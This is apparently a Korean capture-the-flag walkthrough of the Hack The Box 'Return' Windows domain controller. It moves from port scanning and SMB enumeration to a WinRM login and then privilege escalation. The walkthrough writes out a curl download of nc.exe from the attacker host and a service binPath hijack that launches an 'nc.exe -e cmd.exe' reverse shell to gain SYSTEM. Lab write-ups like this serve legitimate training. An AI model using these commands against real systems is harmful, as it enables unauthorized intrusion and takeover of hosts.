
포트 스캔
1
| sudo nmap -Pn -p- --min-rate 1000 -T4 -oN scans/initial_Pn 10.129.95.241
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
| PORT STATE SERVICE
53/tcp open domain
80/tcp open http
88/tcp open kerberos-sec
135/tcp open msrpc
139/tcp open netbios-ssn
389/tcp open ldap
445/tcp open microsoft-ds
464/tcp open kpasswd5
593/tcp open http-rpc-epmap
636/tcp open ldapssl
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
5985/tcp open wsman
9389/tcp open adws
47001/tcp open winrm
49664/tcp open unknown
49665/tcp open unknown
49666/tcp open unknown
49667/tcp open unknown
49671/tcp open unknown
49674/tcp open unknown
49675/tcp open unknown
49677/tcp open unknown
49680/tcp open unknown
49688/tcp open unknown
49697/tcp open unknown
|
초기 침투
인증 없이 SMB 테스트
1
| crackmapexec smb 10.129.95.241 -u "" -p ""
|
1
| SMB 10.129.95.241 445 PRINTER [*] Windows 10 / Server 2019 Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:None) (Null Auth:True)
|
/etc/hosts 파일 수정
1
| nxc smb 10.129.95.241 --generate-hosts-file hosts
|
1
| sudo sh -c 'cat hosts >> /etc/hosts'
|
SMB 열거
- SMB 열거 실패
1
| smbclient -L \\\\10.129.95.241
|
1
2
3
4
5
6
7
| Anonymous login successful
Sharename Type Comment
--------- ---- -------
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.95.241 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
|
80포트에 접속하여 계정 획득
WinRM으로 접속
1
| evil-winrm -i 10.129.95.241 -u svc-printer -p '1edFg43012!!'
|
- 사용자 플래그 획득
1
2
| *Evil-WinRM* PS C:\Users\svc-printer\Desktop> cat user.txt
...
|
권한 상승
현재 사용자 권한 확인
- SeBackupPrivilege, SeRestorePrivilege 파일 백업 권한 확인
1
2
3
4
5
6
7
8
9
10
11
12
13
14
| *Evil-WinRM* PS C:\Users\svc-printer\Desktop> whoami /priv
Privilege Name Description State
============================= =================================== =======
SeMachineAccountPrivilege Add workstations to domain Enabled
SeLoadDriverPrivilege Load and unload device drivers Enabled
SeSystemtimePrivilege Change the system time Enabled
SeBackupPrivilege Back up files and directories Enabled
SeRestorePrivilege Restore files and directories Enabled
SeShutdownPrivilege Shut down the system Enabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
SeTimeZonePrivilege Change the time zone Enabled
|
Server Operators 권한을 이용한 서비스 변조
- nc.exe 파일 업로드
1
| curl http://10.10.14.170/nc.exe -O nc.exe
|
- VSS 경로 조작 시도
1
2

| *Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe config VGAuthService binPath= "C:\Users\svc-printer\Desktop\nc.exe -e cmd.exe 10.10.14.170 4444"
[SC] ChangeServiceConfig SUCCESS
|
- 현재 돌고 있는 서비스 강제 종료
```
Evil-WinRM PS C:\Users\svc-printer\Desktop> sc.exe stop VGAuthService
SERVICE_NAME: VGAuthService
TYPE : 10 WIN32_OWN_PROCESS
STATE : 1 STOPPED
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
sc.exe start VGAuthService
1
2
3
| 

- 리스너 4444 포트에 root shell 접속 확인
|
┌──(kali㉿kali)-[~/htb/return]
└─$ nc -lvnp 4444
listening on [any] 4444 …
connect to [10.10.14.170] from (UNKNOWN) [10.129.95.241] 49177
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system
1
2
3
| 
- 관리자 플래그 획득
|
C:\Users\Administrator\Desktop>type root.txt
type root.txt
…
```